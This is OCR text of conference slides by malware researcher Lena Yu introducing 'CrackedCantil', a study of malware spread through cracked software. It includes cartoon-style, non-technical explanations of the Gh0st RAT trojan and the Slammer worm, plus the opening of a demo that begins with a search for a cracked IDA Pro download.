
CrackedCantil:
A Malware Symphony Delivered by Cracked Software; Performed by Loaders, Infostealers, Ransomware, et al.


Lena Yu (@LambdaMamba)

World Cyber Health

The (De)composer of this Symphony

- Lena Yu aka LambdaMamba
  - Founder of World Cyber Health
  - Founder of Malware Village
  - Creator of MARC I Competition @ DEF CON
  - Creator of Malmons aka Malware Monsters
  - Ex-Representative and author for ANY.RUN
- Before Malware...
  - TEE and RISC-V researcher





MALWARE ANALYSIS

Reverse Engineering Snake Keylogger: Full .NET Malware Analysis Walkthrough

March 25, 2024 · 4870 views · 22 min read

MALWARE ANALYSIS


CrackedCantil: A Malware Symphony Breakdown

January 30, 2024 · 8280 views · 25 min read


MALWARE ANALYSIS

Analyzing Snake Keylogger in ANY.RUN: a Full Walkthrough


October 5, 2023 · 6228 views · 14 min read




Malware Analysis and Art: Abstraction and Creativity


Hi! I'm Gh0st RAT!
RAT stands for Remote Access Trojan!
SWOOSH!
I can possess Windows systems!
Once possessed, I can capture keystrokes and secretly activate the camera and mic!
I am used by cyber criminals...
...as well as state sponsored hackers!
I like to hide inside email attachments.
so cozy...
...so, be very careful before you open an email attachment!


Malware Analysis and Art: Story Telling


This is Slammer. A computer worm from 2003 that caused a massive Denial of Service (DoS) on internet hosts.


Malware Analysis and Art: Story Telling


Slammer exploited a buffer overflow bug in Microsoft's SQL server and Desktop Engine database products.
100
75
50
25
0
SLAM!!
It bombarded routers with extreme traffic, causing them to collapse. This caused a slowdown of systems worldwide.

Malware Analysis and Art: Story Telling


Slammer spreads rapidly. Infected servers fired out UDP packets as fast as possible.
When a packet hit a vulnerable device, it was immediately infected, and would also start firing out packets.

Malware Analysis and Art: Story Telling




The entire worm was only 376 bytes, and fits inside a single packet.

This small size allowed it to propagate extremely fast.

By Lena aka LambdaMamba

Malware Analysis and Art: Expressionism




Analyzing Malware Artistically

- Abstraction and Creativity
  - Express highly technical concept in simple terms
  - Fill in the gaps with imagination
- Story Telling
  - Logical structure, flow, organization, perspective
- Expressionism
  - In this paper, I use the term "Malware Symphony"
  - To express Malware working together symphonically

Defining "Malware Symphony"

Live Performance of a "Malware Symphony"




Loading...

google.com/search?q=ida+pro+crack+download&sca_esv=590804984&source=hp&ei=CJZ6ZbCcG_OBi-gPqYu06As&iflsig=AO6bgOgAAAAAZXqkGNny0...

Google Chrome isn't your default browser


Set as default



